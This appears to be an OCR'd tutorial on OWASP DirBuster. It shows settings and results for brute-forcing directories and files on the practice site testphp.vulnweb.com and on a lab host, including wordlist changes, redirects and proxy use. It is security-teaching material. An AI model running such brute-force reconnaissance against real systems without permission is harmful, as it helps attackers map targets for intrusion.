
http://testphp.vulnweb.com:80/

Scan Information | Results - List View: Dirs: 5 Files: 11 | Results - Tree View | Errors: 0

```
Testing for dirs in /                                   18%
Testing for files in / with no extention                19%
Testing for files in / with extention .php              27%
Testing for dirs in /AJAX/                               3%
Testing for files in /AJAX/ with no extention            2%
Testing for files in /AJAX/ with extention .php          2%
Testing for dirs in /Mod_Rewrite_Shop/                   1%
```

Search by File Type (.txt)

We will be setting the file extension type to .txt, by doing so, DirBuster will look specifically for files with a .txt extension. Type ".txt" in the File extension field and hit start.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/): http://testphp.vulnweb.com/

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 200 Thre... [✓ Go Faster]

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/apache-user-enum-1.0.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8


Select starting options: [✓ Standard start point] URL Fuzz

[✓ Brute Force Dirs] [✓ Be Recursive] Dir to start with: /

[✓ Brute Force Files] Use Blank Extension File extension: txt

URL to fuzz - /test.html?url={dir}.asp: /

We can see the processing happen and DirBuster testing to find directories with a .txt extension.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File
Options
About
Help
Scan Information
Results - List View: Dirs: 5 Files: 11
Results - Tree View
Errors: 0
(Select and right click for more options)


http://testphp.vulnweb.com:80/

```
Testing for dirs in /                                          32%
Testing for files in / with extention .txt                     42%
Testing for dirs in /AJAX/                                     10%
Testing for files in /AJAX/ with extention .txt                10%
Testing for dirs in /Mod_Rewrite_Shop/                          8%
Testing for files in /Mod_Rewrite_Shop/ with extention .txt     9%
Testing for dirs in /hpp/                                       9%
```

Current speed: 932 requests/sec

Changing the DIR List

We will now be changing the directory list in DirBuster. Options > Advanced Options > DirBuster Options > Dir list to use. Here is where we can browse and change the list to “directory-list-2.3-medium.txt”, found at /usr/share/dirbuster/wordlists/ in Kali.


DirBuster 1.0-RC1 - Advanced Options

✓ Allow DirBuster to check for updates


Default settings (DirBuster must be restarted for settings to be applied)

Number of threads: 200

Dir list to use: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

File extensions to test: php

We can see the word list is now set.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 200 Thre... Go Faster ☐

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8

Select starting options: [✓ Standard start point] URL Fuzz

Brute Force Dirs ✓ Be Recursive ✓ Dir to start with: /


Brute Force Files ✓ Use Blank Extension ☐ File extension: php

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

Following Redirects

DirBuster by default is not set to follow redirects during the attack, but we can enable this option under Options > Follow Redirects.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Options menu: ✓ Follow Redirects, Debug Mode, Case Insensative Mode, ✓ Parse HTML, Look & Feel, Advanced Options

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 200 Thre... Go Faster ☐

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files: /usr/share/wordlists/dirbuster/apache-user-enum-1.0.txt

Char set: a-zA-Z0-9%20-_ Min length: 1 Max Length: 8


Select starting options: [✓ Standard start point] URL Fuzz

Brute Force Dirs ✓ Be Recursive ✓ Dir to start with: /

Brute Force Files ✓ Use Blank Extension ☐ File extension: php

URL to fuzz - /test.html?url={dir}.asp: /

We can see the results in the scan information as the test progresses.




http://testphp.vulnweb.com:80/

Scan Information | Results - List View: Dirs: 5 Files: 11 | Results - Tree View | Errors: 0

Type	Found	Response	Size
File	/categories.php	200	196
File	/disclaimer.php	200	196
File	/cart.php	200	196
File	/guestbook.php	200	196
Dir	/AJAX/	200	196
File	/AJAX/index.php	200	196
File	/login.php	200	196
Dir	/Mod_Rewrite_Shop/	200	196
Dir	/hpp/	200	196
File	/userinfo.php	200	196
Dir	/images/	200	154
File	/search.php	200	196
Dir	/Flash/	200	154
File	/Flash/add.swf	200	17198

Current speed: 553 requests/sec (Select and right click for more options)
Average speed: (T) 459, (C) 459 requests/sec
Parse Queue Size: 0
Total Requests: 4138/107037
Current number of running threads: 100
Time To Finish: 00:03:44

Results in the Tree View.


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

http://testphp.vulnweb.com:80/


Scan Information | Results - List View: Dirs: 9 Files: 19 | Results - Tree View | Errors: 0

Directory Stucture	Response Code	Response Size
cgi-bin	403	470
cart.php	200	196
admin	200	154
redir.php	302	223
artists.php	200	196
guestbook.php	200	196
AJAX	200	196
index.php	200	196
pictures	200	154
userinfo.php	302	220
Mod_Rewrite_Shop	200	196
hpp	200	196

Current speed: 464 requests/sec (Select and right click for more options)
Average speed: (T) 500, (C) 526 requests/sec
Parse Queue Size: 0
Total Requests: 10014/4410974
Current number of running threads: 100

Attack through Proxy

DirBuster can also attack using a proxy. In this scenario, we try to open a webpage at 192.168.1.108 but are denied access.



Access forbidden!


You don't have permission to access the requested directory. There is either no index document or the directory is read-protected.

If you think this is a server error, please contact the webmaster.

Error 403

192.168.1.108
Apache

We set the IP in DirBuster as the attack target.



Target URL (eg http://example.com:80/)
http://192.168.1.108/

Work Method: Use GET requests only [✓ Auto Switch (HEAD and GET)]

Number Of Threads: 200 Thre... ☐ Go Faster

Select scanning type: [✓ List based brute force] Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8


Select starting options: [✓ Standard start point] URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files ☐ Use Blank Extension File extension php

URL to fuzz - /test.html?url={dir}.asp
/

Before we start the attack, we set up the proxy option under Options > Advance Options > Http Options. Here we check the “Run through a proxy” checkbox, input the IP 192.168.1.108 in the Host field and set the port to 3129.


DirBuster 1.0-RC1 - Advanced Options

